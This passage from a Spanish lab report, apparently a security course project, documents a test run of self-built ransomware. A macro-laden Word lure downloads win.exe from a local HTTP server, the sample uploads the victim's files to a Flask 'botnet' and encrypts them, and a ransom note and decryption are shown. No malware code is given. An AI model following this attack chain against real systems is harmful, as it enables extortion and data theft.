

Fig. 15: Botnet en ejecución a través de api flask

Para poder gestionar de una mejor forma la visualización de los eventos de interacción con los distintos servicios, se ejecuta una terminal mediante tmux, en donde se plantean tres ventanas: una con la ejecución del servidor de descarga, otra con la ejecución de la botnet y una última con la visualización mediante *tail -f* del fichero *access.log* del servidor nginx:



Fig. 16: Tmux en visualización con servicios en ejecución

VII. Prueba de funcionamiento final

1. Ejecución del ransomware y cifrado de ficheros

Desde la máquina víctima (Windows 10), se ejecuta el documento ofimático *Informes salariales.docm*. Tras abrirlo, aparece un mensaje una pestaña emergente desde Microsoft Office Word indicando que el fichero se está abriendo:



Fig. 17: Apertura documento ofimático

Al presionar el botón de aceptar comienza la ejecución del ransomware. Lo primero es que desde el servidor http de la máquina Ubuntu 20 se descarga el fichero win.exe en la máquina objetivo.

```
keepcoding@ubuntu:~/Desktop/http_server$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.110 - - [08/Dec/2023 11:02:09] "GET / HTTP/1.1" 200 -
```

Fig. 18: Descarga de win.exe desde servidor http en máquina Ubuntu 20

Este se almacena en la ruta de sistema *C:\Users\user\AppLocal\Roaming* del sistema Windows 10, desde donde se ejecuta.



Fig. 19: Fichero win.exe almacenado en ruta Roaming de Windows 10

Al ejecutarse, aparece una ventana que confirma la infección por ransomware y entrega información acerca de la recuperación de los ficheros encriptados mediante un pago de $5000 USD a una cuenta de bitcoin, la cual se debe realizar a través de un sitio web con dominio **.onion**.



Fig. 20: Ventana emergente con información del ransomware

Se destaca que tanto la cuenta de bitcoin como el sitio con dominio .onion han sido

creados por mi persona de forma completamente aleatoria y no corresponden a un sitio y cuenta reales.



Fig. 21: Visita a URL 4p7g3z4w23r67ao9pqupl4pq6kufc4m.onion

Tras la ejecución del ransomware, se suben los ficheros pertenecientes al directorio objetivo a la botnet previo a la encriptación:



Fig. 22: Carga de ficheros en botnet



Fig. 23: Ficheros en directorio uploads de la botnet

Luego en el sistema víctima, los ficheros del directorio *keepcoding* han sido encriptados, a los cuales se les ha asignado la extensión *.h4ck3d*.



Fig. 24: Ficheros cifrados en directorio keepcoding

2. Descifrado de ficheros

Para realizar el descrifrado de los ficheros afectados se entrega un directorio llamado *decrypt*, el cual contiene 3 archivos:

- El programa de desencriptado *ransomware_decrypt.py*
- La clave privada *private.pem*
- Un fichero de texto llamado *readme.txt* con instrucciones de uso del script de descifrado



Fig. 25: Contenido directorio decrypt



Fig. 26: Instrucciones de descifrado del fichero readme.txt

Finalmente, se siguen las intrucciones del documento *readme.txt* con el fin de llevar a cabo el proceso de desencriptado de los ficheros afectados. Primero se ejecuta una powershell y se navega al directorio decrypt ubicado en el escritorio del usuario actual. Luego se ejecuta el script de descifrado *ransomware_decrypt.py*. Tras esto, los ficheros del directorio keepcoding son descifrados, y se les han eliminado la extensión *.h4ck3d*.



Fig. 27: Ficheros de directorio keepcoding descifrados

